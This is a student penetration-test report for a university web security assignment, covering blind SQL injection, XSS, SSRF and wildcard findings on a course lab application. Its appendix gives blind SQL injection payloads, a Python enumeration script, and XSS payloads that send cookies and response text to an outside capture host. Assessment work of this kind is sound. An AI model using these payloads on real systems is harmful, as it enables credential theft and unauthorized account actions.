We Test Pens Incorporated
COMP90074 - Web Security Assignment 2
Yichen Guan
ID:**********

PENETRATION TEST REPORT FOR PleaseHold - WEB APPLICATION

Report delivered: 15/05/2022

Executive Summary

We Test Pens Incorporated was contracted by PleaseHold to conduct a penetration test in order to determine the vulnerabilities of the web application <http://assignment-code-warriors.unimelb.life/> . We Test Pens Incorporated conducted all penetration test activities manually.

At the conclusion of the test, four vulnerabilities and their associated risks have been uncovered:
1:SQL injection;
2:Cross-site scripting vulnerability;
3: Server-side request forgery; and
4: SQL Wildcard attack

These risks range in severity from high to low, with the most concern falling on the SQL injection vulnerability, which in the find user functionality(Finding 1). This SQL injection vulnerability is a classic Boolean-based Blind SQL injection. An attacker could base on the response from the server to Iterate the query and collide the results. Attacker could use the script to obtain all the information from the database, even including the accounts and passwords of all users. As a result, attackers can perform unauthorized actions and leak personally identifiable information.

The second high-risk vulnerability is Cross-site scripting. The XSS vulnerability was found in submitting questions functionality(Finding2). The attacker could inject malicious JavaScript code to perform unauthorized actions. In the current situation, attackers could be determining whether other users pass the probation without an HR member’s authorization.

The last high-risk vulnerability is Server-side request forgery. The SSRF vulnerability was found in the website validation functionality(Finding3). Exploiting this vulnerability, an attacker could use port scanning to obtain internal systems information. For some sensitive files that need to complete user authentication, attackers can also use SSRF to bypass authentication and obtain this information.

The SQL Wildcard attack is a low-risk vulnerability in search training information functionality(Finding4). Compared with other SQL injection attack, the Wildcard attack leak data in a limited fashion. Based on the current situation, the data leaked by this attack is not sensitive, so I mark it as a low-risk vulnerability. However, I still recommend fixing this vulnerability as soon as possible because it can be exploited by a denial of service attack, which brings a catastrophic impact to the company.

Based on these findings, the website is not secure enough for production release. .

Table of Contents

Summary of Findings

A brief summary of all findings appears in the table below, sorted by Risk rating.

Risk	Reference	Vulnerability
High	Finding 1	SQL Injection vulnerability in find user functionality
High	Finding 2	Cross-site scripting vulnerability in submit questions functionality
High	Finding 3	Server-side request forgery in website validation functionality
Low	Finding 4	SQL wildcard attack vulnerability in search training information functionality

Detailed Findings

This section provides detailed descriptions of all the vulnerabilities identified.

Finding 1 - SQL Injection vulnerability in find user functionality

Description	Risk statement: The data breach may occur due to SQL injection vulnerability existing in "find.php", which leads to the user's username and password being leaked and theft of personally identifiable information. The HRHub application is vulnerable to a SQL injection attack via its search functionality in "find.php". Although there are currently some defence methods for injection attack detection in the search bar, malicious SQL queries may bypass these defences by URL encoding. On the other hand, its HTTP response does not contain the results of the relevant SQL query. The attacker can use blind SQL injection and iterate the query and collide the results based on the response [1]. Attackers use scripting languages to launch attacks to obtain sensitive information in the database and steal other users' identities.
Proof of Concept	This vulnerability arises when an authenticated user enters URL encoded SQL queries into the search bar in the “find.php”. The attacker keeps guessing the database information based on the returned status and uses scripting languages to iterate and collide sensitive information in the database. A detailed proof of concept is presented in Appendix II (2.1)
Consequence	**Major:** An attacker could obtain login credentials for all users and sensitive information stored in other tables. Attackers could pretend to be any user by logging into their account and launching follow-up attacks, making forensics difficult. An attacker could also steal other users’ profile information or make malicious modifications of profile information.
Likelihood	**Possible:** Blind SQL injection as a subtype of SQL injection attack makes the attacker exploit the vulnerability more difficult but still effective. The search bar is the most likely place to find SQL injection vulnerabilities, attackers could use script language, and URL encode to bypass the defence and exploit this vulnerability easier. Blind SQL injection needs to spend more time than other injection attacks, but it is still possible to steal information.
Risk Rating	**High:** Based on the risk matrix shown in Appendix I, this vulnerability belongs to the High level. Blind SQL injection is possible for attackers with login credentials to exploit in the “find.php”. All users’ usernames, passwords and other sensitive

	information disclosure will bring major consequences to the PleaseHold company.
Recommendation	1:use preset statements and query parameterization to mitigate SQL injection.
References	[1] https://portswigger.net/web-security/sql-injection/blind

Finding 2 - Cross-site scripting vulnerability in submit questions functionality

Description	Risk statement: The same-origin policy can be circumvented due to the Cross-site scripting vulnerability existing in “question.php”, which leads attackers to perform unauthorized privilege escalation as admin of the HR team. The HRHub application is vulnerable to an XSS attack via its submit functionality in “question.php”. An attacker could inject malicious javascript code into the “anonymous question” bar. When the HR team member as a victim triggers malicious code execution, an attacker will be able to impersonate as victim user and carry out any action that the user is able to perform[1]. However, for the HRHub web application, the attacker should have an authenticated first and then use an XSS attack to gain elevated privileges to perform high-level unauthorized operations.
Proof of Concept	A cross-site scripting vulnerability was found in the "question." the text box of the "question.php" page. Based on the source code of the "profile.php", the attacker could use the pass_probation function and cross-site scripting vulnerability to impersonate an HR team member to pass probation himself. On the other hand, based on the "finding 1", the attacker could know every user's username and password, which means the attacker could also decide whether other members pass the probationary. A detailed proof of concept is presented in Appendix II (2.2)
Consequence	**Major:** Attacker as a normal user will allow having higher operating permissions like an HR team member. If an attacker knows other user's username will make the consequences more serious. Attackers can even disrupt the company's management system by letting everyone pass their probationary.
Likelihood	**Possible:** Cross-site scripting has to return malicious javascript code to the victim, so the text box of submitting a question to an HR team member is the most likely place to be exploited by attackers.
Risk Rating	**High:** Based on the risk matrix shown in Appendix I, Cross-site scripting vulnerability belongs to the High level. An attacker can execute malicious javascript code, which leads an attacker to

	masquerade as the victim user to undermine the company’s employee management with major consequences.
Recommendation	1: configuring content security policy 2: base on the requirement use HTMLEncode, URLEncode to avoid malicious code injection.
References	[1] https://portswigger.net/web-security/cross-site-scripting

Finding 3 - Server-side request forgery in website validation functionality

Description	Risk statement: The attacker could connect to internal-only services within the organization’s infrastructure due to server-side request forgery vulnerability existing in website validation functionality, which leads the attacker to obtain the sensitive data. The HRHub application is vulnerable to a server-side request forgery via its website validation functionality in “profile.php”. At present, attackers could perform unauthorized actions or access data within the organization by inducing the web application to make an HTTP request back to the server through a loopback network interface[1]. On the other hand, this vulnerability also requires attackers to have login credentials first and then exploit from source code of “profile.php.”
Proof of Concept	The server-side request forgery vulnerability was found in the “profile.php”. The attacker could notice an SSRF vulnerability in the “validate_website()” function based on the source code. The attacker could use this vulnerability to perform port scanning, and as a result, the attacker obtained sensitive information. A detailed proof of concept is presented in Appendix II (2.3)
Consequence	**Major:** The attacker disguised as an internal server to access the intranet system directly and obtain internal sensitive data. However, the attacker should hold one set of credentials as a prerequisite for this attack.
Likelihood	**Possible:** Attackers easily notice server-side request forgery vulnerability through the source code of the ‘profile.php’ web page. Port scanning is also a common attack method that exploits this vulnerability. But Attackers need to have user credentials to launch attacks, and after penetration testing, I found that some commonly used ports such as 21,80,8080 are not open, and attackers need brute force to search for open ports.
Risk Rating	**High:** Based on the risk matrix shown in Appendix I, Server-side request forgery vulnerability belongs to the High level. An attacker can perform port scans on internal servers to obtain sensitive information from internal systems with major consequences for the company.

Recommendation	1: block input contain “localhost” and “127.0.0.1” 2: use white-list to filter malicious input.
References	[1] https://portswigger.net/web-security/ssrf

Finding 4 - SQL wildcard attack vulnerability in search training information functionality

Description	Risk statement: The data breach may occur due to SQL wildcard attack vulnerability existing in API training, which lead to more Information unrelated to the search being leaked. The HRHub application is vulnerable to a SQL wildcard attack via its API training information search functionality in “doco.php”. SQL wildcard attack forces the underlying database to CPU-intensive queries by using several wildcards. The successful exploitation of SQL wildcard attacks may cause Denial of Service[1]. The attacker wants to execute a SQL wildcard attack and needs one user credential based on the current situation. The data leaked by the SQL wildcard attack do not look like sensitive Information.
Proof of Concept	The SQL wildcard attack could be executed by adding “%” to replace the keywords. In this penetration test, I changed the value of the variable “name” from “OSCP” to “%”. As a result, all data saved in this database shows up. A detailed proof of concept is presented in Appendix II (2.4)
Consequence	**Minor:** An attacker could obtain all training information within the company’s store. This information seems to be a resource that can be shared with the public, so the impact on the company is not very serious. But this attack can develop into a denial of service attack, which may make the company not work usually.
Likelihood	**Unlikely:** SQL wildcard attack belongs to SQL injection vulnerability, which is also most likely exploited vulnerability. But compared with “finding 1”, this attack leaks the data in a limited fashion, which is not efficient as the blind SQL injection.
Risk Rating	**Low:** Based on the risk matrix shown in Appendix I, SQL wildcard attack vulnerability belongs to the low level. It is unlikely for an attacker to perform due to it is not efficient to obtain sensitive information. On the other hand, the impact of this attack on the current situation of PleaseHold company is negligible. But considering that this attack can develop into a denial of service attack, it is defined as a minor impact vulnerability after overall consideration.

Recommendation	1: block input contain “%” and ”_”. 2: use preset statements and query parameterization to mitigate SQL injection.
References	[1] :https://manualzz.com/doc/o/29k5n/owasp-testing-guide-4.9.1-testing-for-sql-wildcard-attacks--owasp-ds-001-

Appendix I - Risk Matrix

All risks assessed in this report are in line with the ISO31000 Risk Matrix detailed below:

Likelihood \ Consequence	Negligible	Minor	Moderate	Major	Catastrophic
Rare	Low	Low	Low	Medium	High
Unlikely	Low	Low	Medium	Medium	High
Possible	Low	Medium	Medium	High	Extreme
Likely	Medium	High	High	Extreme	Extreme
Almost Certain	Medium	High	Extreme	Extreme	Extreme


Appendix 2 - Additional Information

This section is for any additional information you feel is relevant. This is where all your large proof of concepts should be! Make sure the code is properly formatted (and keep it in another file if needed, but refer to it properly)

2.1: Proof of Concept of SQL injection vulnerability

Step 1:
Code:
‘ OR 1=1 #


Explanation:
Verify whether the “find.php” has SQL injection vulnerability
Finding:
It seems has SQL injection symbol detection




Step 2:
Code:
yicguan
Use URL encoding:
yicguan' and 1=2 --
yicguan' and 1=1 --

Explanation:
Try to use URL encode to bypass the detector. Search for normal users but no data is echoed. Infer whether blind injection is possible

Finding:
When “yicguan' and 1=1 -- “ the response is true.
When “yicguan' and 1=2 -- ” the response is no data was fetched.






Step 3:
Code:
yicguan' and (length(database()))<10 --
yicguan' and (length(database()))<5 --
yicguan' and (length(database()))<7 --
yicguan' and (length(database()))=6 --

Explanation:
Guess the database length

Finding:
The length of database name is 6.




Step 4:
Code:
```
def sql_injection_database_name():
    #login to the web
    d = {'user':'yicguan','pass':'yicguan'}
    session = requests.session()
```

```
    r = session.post("http://assignment-code-warriors.unimelb.life/auth.php",data = d)
    #print('response', r.text)
    database_name = ""
    #database length is 7
    for j in range(1,7):
        #ascii from 33 to 125
        for i in range(33,125):
            inject_code = "yicguan' and ascii(substr(database(),{len},1))={asc_code} --
".format(len=j,asc_code=i)
            print(inject_code)
            url_decode = quote(inject_code)
            print(url_decode)
            #time constraints
            time.sleep(2)
            req = session.get("http://assignment-code-warriors.unimelb.life//find-
user.php?username="+url_decode)
            print('response', req.text)
            if req.text == "true":
                dec = int(i)
                database_name += chr(dec)
                print("the database name is ",database_name)
                break
    print("the database name is ",database_name)
    #database name is Secure

sql_injection_database_name()
```

Explanation:
Enumerate database names by using python. Confirm the correct letter with Ascii.

Finding:
Database name is “Secure”



Step 6:
Code:
yicguan' and (select count(TABLE_NAME) from information_schema.TABLES where TABLE_SCHEMA='Secure')=3 --

yicguan' and (select length(TABLE_NAME) from information_schema.TABLES where TABLE_SCHEMA='Secure' limit 0,1)=9 --


yicguan' and (select length(TABLE_NAME) from information_schema.TABLES where TABLE_SCHEMA='Secure' limit 1,1)=5 --


yicguan' and (select length(TABLE_NAME) from information_schema.TABLES where TABLE_SCHEMA='Secure' limit 2,1)=7 --

And then run “sql_injection_table_name()” in A2.py

Explanation:
Manual injection confirms that the database has three tables and confirms their name lengths. Enumerate their names using a script.

Finding:
table1 name is Trainings.
table2 name is Users.
table3 name is testing.





Step 5:
Code:
yicguan' and (select count(column_name) from information_schema.COLUMNS where TABLE_NAME='Trainings') = 3 --

yicguan' and (select count(column_name) from information_schema.COLUMNS where TABLE_NAME='Users') = 7 --

yicguan' and (select count(column_name) from information_schema.COLUMNS where TABLE_NAME='testing') = 2 --

And then run “sql_injection_coloum_name_length()” and “sql_injection_coloum_name()” in A2.py

Explanation:
Manual injection confirms that how many fields in the table and use script to make sure the length of field name. At last use script to enumerate filed name

Finding:

```
'''
Traingings:[11,2,4]
Users:[3,2,8,9,5,8,7]
testing[2,3]
'''
Traingings[Description,Id,Name]
Users[API,Id,Password,Probation,Roles,Username,Website]
testing[id,msg]
```


Step 5:
Code:


yicguan' and (select count(Password) from Users) =146 --

And then run “sql_injection_coloum_length()” in A2.py

Explanation:
Focus on the password field, i surmise there will be important information here. Base on the assignment specification,username and password is same as user credentials. So special passwords may hold clues.

Finding:
At “Password” field row 44 find FLAG. Traverse line 44 in a targeted manner to get the flag.





2.2: Proof of Concept of XSS

Step1:
Code:
<script>
var x = new XMLHttpRequest();
x.open("POST", "https://ass2ws.free.beeceptor.com");
x.send();
</script>

Explanation:
Verify whether the “question.php”has a XSS vulnerability.


Finding:
The question bar has a XSS vulnerability.


Step2:

Code:
<script>
var x = new XMLHttpRequest();
x.open("POST", "https://ass2ws.free.beeceptor.com/cookie?"+document.cookie);
x.send();
</script>

Explanation:
Try to steal HR team member cookie.

Finding:
Not work.





Step 3:
Code:

Explanation:
View Source code of “profile.php”. find that the pass_probation function may exploit by XSS

Finding:
A new path "/pass_probation.php?user=" show in the pass_probation function.

```
<script>
  function pass_probation(){
    var x = new XMLHttpRequest();

    x.onreadystatechange = function() {
      if (this.readyState == 4 && this.status == 200) {
        return true;
      }
    };

    x.open("GET", "/pass_probation.php?user=" + document.getElementById("username").value, true);

    x.send();
  }
```

Step4:

Code:
http://assignment-code-warriors.unimelb.life/pass_probation.php?user=yicguan

Explanation:
Use browser directly accesses the above address

Finding:
Operation is not authorized.

Step5:
Code:

```
<script>
var x = new XMLHttpRequest();
x.onreadystatechange=function()
{
  var x2 = new XMLHttpRequest();
  x2.open("GET", "https://ass2ws.free.beeceptor.com/response?="+x.responseText, true);
  x2.send();
};
x.open("GET", "/pass_probation.php?user=yicguan", true);
x.send();
</script>
```


Explanation:
Execute XSS attack, exploit HR team member’s privileges to pass probation.


Finding:
No such file.

Step6:
Code:
<script>
var x = new XMLHttpRequest();
x.onreadystatechange=function()
{
  var x2 = new XMLHttpRequest();
  x2.open("GET", "https://ass2ws.free.beeceptor.com/?="+x.responseText, true);
  x2.send();
};
x.open("GET", "http://assignment-code-warriors.unimelb.life/pass_probation.php?user=yicguan", true);
x.send();
</script>

Explanation:
Fill in the full domain names to complete the XSS attack.

Finding:
The response is “update”. Refresh the “profile.php ” the flag is show up.



